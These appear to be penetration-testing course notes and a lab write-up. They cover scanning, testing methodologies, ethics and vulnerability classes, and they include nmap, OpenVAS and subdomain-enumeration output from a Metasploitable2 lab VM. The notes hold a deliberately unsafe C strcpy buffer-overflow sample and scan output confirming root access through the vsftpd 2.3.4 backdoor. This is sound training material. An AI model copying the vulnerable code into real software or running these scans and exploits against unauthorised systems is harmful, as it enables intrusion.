1. Vulnerability Scanning Techniques

Scan Types

Network Scanning

Network vulnerability scanning identifies open ports, running services, and misconfigurations.

- **Tool Example: Nmap**
  - Used to perform TCP/UDP port scans and service version detection.
  - Example: Nmap can detect open ports like **22 (SSH)** or **445 (SMB)**, which may expose systems to attacks if improperly configured.

Application (Web) Scanning

Application scanning focuses on finding vulnerabilities in web applications.

- **Tool Example: Nikto**
  - Scans web servers for outdated software, insecure HTTP headers, and known vulnerabilities.
  - Example: Nikto can identify **outdated Apache versions** or missing security headers such as **X-Frame-Options**.

Authenticated vs. Unauthenticated Scanning

- **Unauthenticated scans** simulate an external attacker without credentials.
  - **Tool Example: Nessus (Unauthenticated)** detects exposed services and publicly exploitable flaws.
- **Authenticated scans** use valid credentials to provide deeper system insight.
  - **Tool Example: Nessus or OpenVAS (Authenticated)** identifies missing patches, weak configurations, and vulnerable software versions inside the system.

Vulnerability Scoring (CVSS v4.0) with Examples

The **CVSS v4.0** scoring system helps prioritize vulnerabilities based on risk.

- **Tool Example: Nessus / OpenVAS**
  - Automatically assign CVSS scores to detect vulnerabilities.
  - Example: A detected **Remote Code Execution (RCE)** vulnerability may receive a **CVSS score of 8.8 (High)**.

Real-World Example

- **Apache Struts (CVE-2017-5638)**
  - Detected by tools like **Nessus** and **Qualys**.
  - Rated **Critical** due to remote code execution without authentication.
  - This vulnerability played a role in major breaches, including large-scale data compromises.

False Positives (Validation Using Tools)

Automated scanners may produce false positives, so manual validation is essential.

- **Tool Example: Nmap**
  - Used to confirm open ports or service versions reported by scanners.
- **Tool Example: curl / netcat**
  - Used to manually interact with services to verify vulnerability of existence.
- **Tool Example: Burp Suite**
  - Helps manually validate web vulnerabilities reported by automated scanners.

Example:
If a scanner reports an open **SMB port (445)**, Nmap can be used to confirm whether the port is truly accessible and vulnerable.

2. Penetration Testing Techniques

Penetration Testing Phases

1. Reconnaissance (Information Gathering)

This phase focuses on collecting information about the target before active testing begins.

- **Tool Example: Shodan**
  - Used OSINT to identify exposed devices, open ports, and services available on the internet.
  - Example: Shodan can reveal publicly exposed **web servers, databases, or IoT devices** associated with a target organization.

2. Scanning and Enumeration

In this phase, identified assets are scanned to detect vulnerabilities and misconfigurations.

- **Tool Example: Nessus**
  - Performs automated vulnerability scanning to identify known security issues.
  - Example: Nessus may detect **outdated services, missing patches, or weak SSL configurations**.

3. Exploitation

The exploitation phase validates vulnerabilities by attempting controlled exploitation.

- **Tool Example: Metasploit Framework**
  - Used to exploit confirmed vulnerabilities in a safe and controlled manner.
  - Example: Exploiting an **SMB vulnerability** to obtain limited shell access on a target system.

4. Post-Exploitation

Once access is gained, this phase evaluates the impact of the compromise.

- **Tool Examples: LinPEAS / WinPEAS, Mimikatz**
  - Used for **privilege escalation**, credential harvesting, and lateral movement analysis.
  - Example: Identifying weak sudo permissions or unpatched kernel vulnerabilities.

5. Reporting

All findings are documented clearly for stakeholders.

- **Tool Examples: Dradis, CherryTree**
  - Used to document vulnerabilities, evidence, impact, and remediation steps.

Penetration Testing Methodologies (Elaborated)

Penetration testing methodologies provide a **structured and repeatable approach** to security testing. They help ensure consistency, completeness, and ethical compliance during a penetration test.

1. PTES (Penetration Testing Execution Standard)

PTES is a widely used methodology that defines how a penetration test should be planned, executed, and reported from start to finish.

PTES Phases Explained

1. Pre-Engagement Interactions

This phase defines the scope and rules of the engagement.

- Identifies **targets**, **testing depth**, and **allowed techniques**

- Establishes **legal authorization** and communication channels
  Example: Defining whether a web application test includes authentication testing or denial-of-service attacks.

2. Intelligence Gathering
Focuses on collecting information about the target.

- Uses OSINT and passive reconnaissance
- Identifies domains, IPs, technologies, and users
  Example: Discovering publicly exposed services using OSINT sources.

3. Threat Modeling
Analyzes gathered information to identify likely attack paths.

- Maps assets to potential threats
- Prioritizes high-risk areas
  Example: Identifying a publicly accessible admin portal as a high-risk attack surface.

4. Vulnerability Analysis
Involves scanning and manual testing to identify weaknesses.

- Uses automated and manual techniques
- Filters out false positives
  Example: Identifying outdated software versions vulnerable to exploitation.

5. Exploitation
Validates vulnerabilities through controlled exploitation.

- Confirms real-world impact
- Avoids unnecessary system damage
  Example: Gaining limited shell access to prove a vulnerability exists.

6. Post-Exploitation
Assesses the impact after exploitation.

- Tests privilege escalation
- Evaluates lateral movement and data exposure
  Example: Checking if a low-privileged user can access sensitive data.

7. Reporting
Documents findings in a clear and actionable format.

- Includes risk ratings, evidence, and remediation steps
  Example: Explaining how a vulnerability could lead to full system compromise.

Why PTES Is Important

- Provides **end-to-end coverage**
- Ensures **ethical and legal compliance**
- Suitable for **network, infrastructure, and web application tests**

2. OWASP Web Security Testing Guide (WSTG)
OWASP WSTG is a specialized methodology focused entirely on **web application security testing**.
OWASP WSTG Structure Explained
OWASP WSTG organizes testing into categories aligned with the web application lifecycle.

1. Information Gathering
Identifies application structure and technologies.

- Reviews HTTP headers, frameworks, and endpoints
  Example: Identifying the backend technology stack through response headers.

2. Configuration and Deployment Management Testing
Checks for insecure configurations.

- Tests for exposed admin panels and default credentials
  Example: Discovering a publicly accessible admin interface.

3. Identity and Authentication Testing
Evaluates login and authentication mechanisms.

- Tests for weak passwords, brute-force protection, and session handling
  Example: Verifying if account lockout is enforced after multiple failed logins.

4. Authorization Testing
Ensures users cannot access unauthorized resources.

- Tests role-based access controls
  Example: Accessing admin pages using a normal user account.

5. Input Validation Testing
Identifies injection vulnerabilities.

- Tests for SQL Injection, XSS, and command injection
  Example: Injecting malicious input to test server-side validation.

6. Session Management Testing
Evaluates session security.

- Tests cookie flags and session expiration
  Example: Checking if session cookies are missing HttpOnly or Secure flags.

7. Error Handling and Logging
Analyzes how errors are handled.

- Looks for information disclosure
  Example: Stack traces exposed in application error messages.

Why OWASP WSTG Is Important

- Provides **step-by-step web testing coverage**
- Aligns with **OWASP Top 10**
- Ideal for **application security testing roles**

Note
PTES defines how to conduct a penetration test from start to finish.
OWASP WSTG defines what to test in a web application.

Ethics:
Ensuring ethics in penetration testing requires obtaining **explicit written authorization from the client** before starting any testing activities, which confirms that the engagement is legal and approved. A clearly defined **scope of work** outlines the systems, applications, IP ranges, and testing techniques that are permitted. Penetration testers must strictly stay within this scope to avoid disrupting services, accessing unauthorized data, or causing operational impact. Ethical testing also involves protecting any sensitive information discovered during the assessment and reporting it responsibly. Maintaining these ethical boundaries helps build client trust and ensures that penetration testing improves security without introducing legal or business risks.

3. Exploit Development Basics
What to Learn
Core Concepts
Exploit Types
Exploit development is the process of creating and testing code or techniques that take advantage of software vulnerability to demonstrate how it can be abused in real-world conditions. The goal is not simply to break into systems, but to **prove the impact of vulnerability** and understand how attackers could use it. In cybersecurity and penetration testing, exploit development helps validate whether a discovered issue is truly exploitable or only theoretical.
Exploit development begins with understanding common vulnerability classes and how they are abused.

1. Buffer Overflow – Types and Explanation
A **buffer overflow** occurs when a program writes more data to a memory buffer than it can hold, causing adjacent memory to be overwritten.

a) Stack-Based Buffer Overflow
This occurs when excess data overwrites the **stack memory**, including return addresses.
It can allow attackers to change program execution flow and potentially execute arbitrary code.

b) Heap-Based Buffer Overflow
This happens when memory allocated on the **heap** is overwritten.
It can lead to memory corruption, application crashes, or privilege escalation.

c) Integer Overflow
Occurs when an arithmetic operation exceeds the maximum value a variable can store.
This may result in allocating smaller buffers than required, leading to buffer overflows.

d) Format String Vulnerability
Happens when user input is incorrectly used in formatted output functions.
It can allow attackers to read or write arbitrary memory locations.

e) Off-by-One Overflow
Occurs when a program writes one byte beyond the buffer boundary.
Even a single-byte overwrite can sometimes be enough to alter program behavior.

2. SQL Injection (SQLi) – Types and Explanation

SQL Injection occurs when untrusted user input is directly included in SQL queries without proper validation.

a) In-Band SQL Injection

The attacker uses the same communication channel to inject and retrieve data.

This is the most common and easiest type to exploit.

b) Error-Based SQL Injection

Relies on database error messages to extract information.

Verbose errors reveal database structure and query logic.

c) Union-Based SQL Injection

Uses SQL UNION operations to combine malicious queries with legitimate ones.

Allows extraction of data from other database tables.

d) Blind SQL Injection

Occurs when no error messages or output are returned.

Attackers infer information based on application behavior changes.

e) Time-Based Blind SQL Injection

The database is forced to delay responses conditionally.

Response time differences are used to infer database information.

f) Out-of-Band SQL Injection

Uses external communication channels like DNS or HTTP to extract data.

Used when normal query responses are unavailable.

3. Cross-Site Scripting (XSS) – Types and Explanation

XSS occurs when an application includes untrusted input in web pages without proper encoding or validation.

a) Reflected XSS

Malicious input is reflected immediately in the response.

Often exploited via crafted URLs or form inputs.

b) Stored XSS

Malicious scripts are permanently stored on the server.

All users who access the affected page are impacted.

c) DOM-Based XSS

Occurs entirely on the client side through insecure JavaScript handling.

The server may not be directly involved in the vulnerability.

d) Self-XSS

Occurs when users are tricked into executing scripts themselves.

Often used in social engineering rather than technical exploitation.

Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.

Code

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
   char buffer[64];
```

```
    strcpy(buffer, input);   // Unsafe copy
    printf("Input received\n");
}

int main(int argc, char *argv[]) {
    if (argc > 1) {
        vulnerable(argv[1]);
    }
    return 0;
}
```

Mitigations and Defensive Mechanisms

Understanding modern security mitigations is essential for exploiting development and accurate risk assessment, as these defenses directly affect whether a vulnerability can be successfully exploited in real-world environments. A vulnerability that appears critical on paper may become difficult or impractical to exploit when strong mitigations are in place.

Address Space Layout Randomization (ASLR) is a memory protection mechanism that randomizes the location of key memory regions such as the stack, heap, and libraries each time a program runs. By making memory addresses unpredictable, ASLR significantly reduces the reliability of memory-based exploits like buffer overflows and return-oriented programming (ROP). Even if an attacker can trigger a buffer overflow, the lack of predictable memory addresses often causes exploitation attempts to fail or crash into the application rather than achieve code execution.

Web Application Firewalls (WAFs) act as a protective layer in front of web applications by inspecting incoming HTTP requests and responses. WAFs use signature-based rules, behavioral analysis, and anomaly detection to identify and block malicious payloads targeting vulnerabilities such as SQL injection and cross-site scripting (XSS). While WAFs do not fix the underlying vulnerability, they reduce exposure by filtering exploit attempts and limiting automated attacks, especially against publicly accessible applications.

Patching and secure coding practices provide the most effective long-term defense against exploitation. Applying security patches removes known vulnerabilities from software, making associated exploits ineffective. Secure coding practices, such as input validation, output encoding, proper memory management, and the use of safe APIs, help prevent vulnerabilities from being introduced in the first place. Together, patching and secure development reduce the attack surface and improve overall system resilience.

1. Vulnerability Scanning Lab

Activities:

Tools: Nmap, OpenVAS, Nikto.

Tasks: Run scans, prioritize vulnerabilities, document results.

Enhanced Tasks:

Test Case: Scan a Metasploitable2 VM with Nmap (nmap -sV 192.168.1.100) and OpenVAS.

Scan ID	Vulnerability Name	CVSS Score	Severity	Port / Service	CVE	Affected Host	Status
V-001	Apache Tomcat AJP RCE (Ghostcat)	9.8	Critical	8009/tcp	CVE-2020-1938	10.78.20.80	Open


V-002	Possible Backdoor: Ingreslock	10	Critical	1524/tcp	N/A	10.78.20.80	Open
V-003	OS End of Life Detection (Ubuntu 8.04)	10	Critical	general	N/A	10.78.20.80	Open
V-004	PostgreSQL Default Credentials	9	Critical	5432/tcp	N/A	10.78.20.80	Open
V-005	PHP < 5.3.13 Multiple Vulnerabilities	9.8	Critical	HTTP	CVE-2012-1823	10.78.20.80	Open
V-006	EasyPHP Webserver Multiple Vulnerabilities	7.5	High	HTTP	N/A	10.78.20.80	Open

Email to developers with PoC


Subject: Security Vulnerability Identified – Proof of Concept Attached
Dear Development Team,
During a recent security assessment, we identified a critical vulnerability affecting one of the application components. This issue could allow an attacker to exploit the system and potentially gain unauthorized access or manipulate data.
We have developed a Proof of Concept (PoC) to safely demonstrate the impact and confirm exploitability in a controlled environment. The PoC is attached for your review and testing purposes only.
We strongly recommend prioritizing remediation and validating the fix against the PoC. Please let us know if you need additional technical details or support during mitigation.
Best regards,
Nikhil Sharma
Security Analyst

B. Nmap ScanService & Version Detection & Aggressive Scan (OS + scripts)

nmap -sV 192.168.220.129




nmap –A 192.168.220.129



```
└─# nmap -A 192.168.220.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-08 11:09 EST
Nmap scan report for 192.168.220.129
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.220.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2026-01-08T16:09:57+00:00; +5s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
```

Vulnerability Scripts


nmap --script vuln 192.168.220.129



```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.220.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-08 11:13 EST
Stats: 0:03:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 11:16 (0:00:00 remaining)
Stats: 0:04:43 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 11:17 (0:00:01 remaining)
Stats: 0:04:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 11:17 (0:00:01 remaining)
Nmap scan report for 192.168.220.129
Host is up (0.000046s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
```

C. Nikto Web Scan

nikto –h 192.168.220.129



D. OpenVAS Scan

Start OpenVAS

sudo gvm-setup

sudo gvm-start

Name ↑	Hosts ↑↓	IPs ↑↓	Port List ↑↓
metasploit	192.168.220.129	1	All IANA assigned TCP

Hosts

Included	192.168.220.129
Maximum Number of Hosts	1
Allow simultaneous scanning via multiple IPs	Yes
Reverse Lookup Only	No
Reverse Lookup Unify	No
Alive Test	Scan Config Default
Port List	All IANA assigned TCP

Track Results (Slack-Friendly Table)

Scan ID	Vulnerability Name	CVSS Scor	Severity	Port / Service	CVE	Affected Host	Status
V-001	Apache Tomcat AJP RCE (Ghostcat)	9.8	Critical	8009/tcp	CVE-2020-1938	192.168.220.129	Open
V-002	Possible Backdoor: Ingreslock	10	Critical	1524/tcp	N/A	192.168.220.129	Open
V-003	OS End of Life Detection (Ubuntu 8.04)	10	Critical	general	N/A	192.168.220.129	Open
V-004	PostgreSQL Default Credentials	9	Critical	5432/tcp	N/A	192.168.220.129	Open
V-005	PHP < 5.3.13 Multiple Vulnerabilities	9.8	Critical	HTTP	CVE-2012-1823	192.168.220.129	Open
V-006	EasyPHP Webserver Multiple Vulnerabilities	7.5	High	HTTP	N/A	192.168.220.129	Open
V-007	HTTP Dangerous Methods Enabled	7.5	High	HTTP	N/A	192.168.220.129	Open
V-008	SSL/TLS Renegotiation DoS	5	Medium	SSL	CVE-2011-1473	192.168.220.129	Open
V-009	Weak SSL Certificate (RSA <2048)	5.3	Medium	SSL	N/A	192.168.220.129	Open
V-010	Mailserver VRFY/EXPN Enabled	5	Medium	SMTP	N/A	192.168.220.129	Open
V-011	Cleartext Transmission of Credentials	4.8	Medium	HTTP	N/A	192.168.220.129	Open
V-012	awiki Local File Inclusion	5	Medium	HTTP	N/A	192.168.220.129	Open
V-013	QWikiWiki Directory Traversal	5	Medium	HTTP	CVE-2005-0283	192.168.220.129	Open
V-014	/doc Directory Browsable	5	Medium	HTTP	N/A	192.168.220.129	Open
V-015	TWiki XSS Vulnerability	6.1	Medium	HTTP	CVE-2018-20212	192.168.220.129	Open
V-016	TWiki CSRF Vulnerability	6	Medium	HTTP	CVE-2009-1339	192.168.220.129	Open
V-017	TWiki Multiple XSS / Command Execution	7	High	HTTP	CVE-2008-5304	192.168.220.129	Open

G. Report Content (Google Docs)

Title: Critical Web Vulnerabilities

Finding: CVE-2021-41773 **Host:** 192.168.220.129

Remediation:

- Patch Apache
- Disable unused services
- Restrict access via firewall

Reconnaissance Practice (OSINT)

A. WHOIS

whois

└─# whois 192.168.220.129

#
ARIN WHOIS data and services are subject to the Terms of Use
available at: https://www.arin.net/resources/registry/whois/tou/
#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#

NetRange: 192.168.0.0 - 192.168.255.255
CIDR: 192.168.0.0/16
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle: NET-192-168-0-0-1
Parent: NET192 (NET-192-0-0-0-0)
NetType: IANA Special Use
OriginAS:
Organization: Internet Assigned Numbers Authority (IANA)
RegDate: 1994-03-15
Updated: 2024-05-24

Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these addresses does not come from ICANN or IANA. We are not the source of activity you may see on logs or in e-mail records. Please refer to http://www.iana.org/abuse/answers
Comment:
Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment: http://datatracker.ietf.org/doc/rfc1918
Ref: https://rdap.arin.net/registry/ip/192.168.0.0

OrgName: Internet Assigned Numbers Authority
OrgId: IANA
Address: 12025 Waterfront Drive
Address: Suite 300
City: Los Angeles
StateProv: CA
PostalCode: 90292
Country: US
RegDate:
Updated: 2024-05-24
Ref: https://rdap.arin.net/registry/entity/IANA

OrgTechHandle: IANA-IP-ARIN
OrgTechName: ICANN
OrgTechPhone: +1-310-301-5820
OrgTechEmail: abuse@iana.org
OrgTechRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName: ICANN
OrgAbusePhone: +1-310-301-5820
OrgAbuseEmail: abuse@iana.org
OrgAbuseRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN

#
ARIN WHOIS data and services are subject to the Terms of Use


available at: https://www.arin.net/resources/registry/whois/tou/
#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#

B. Subdomain Enumeration

sublist3r -d google.com
www.google.com
accounts.google.com
freezone.accounts.google.com
admanager.google.com
admin.google.com
admob.google.com
ads.google.com
adsense.google.com
adservice.google.com
adssettings.google.com
adstransparency.google.com
adwords.google.com
qa.adz.google.com
aistudio.google.com
analytics.google.com
answers.google.com
apis.google.com
uc.appengine.google.com
apps.google.com

C. Tech Stack Identification

- Browser plugin: **Wappalyzer**

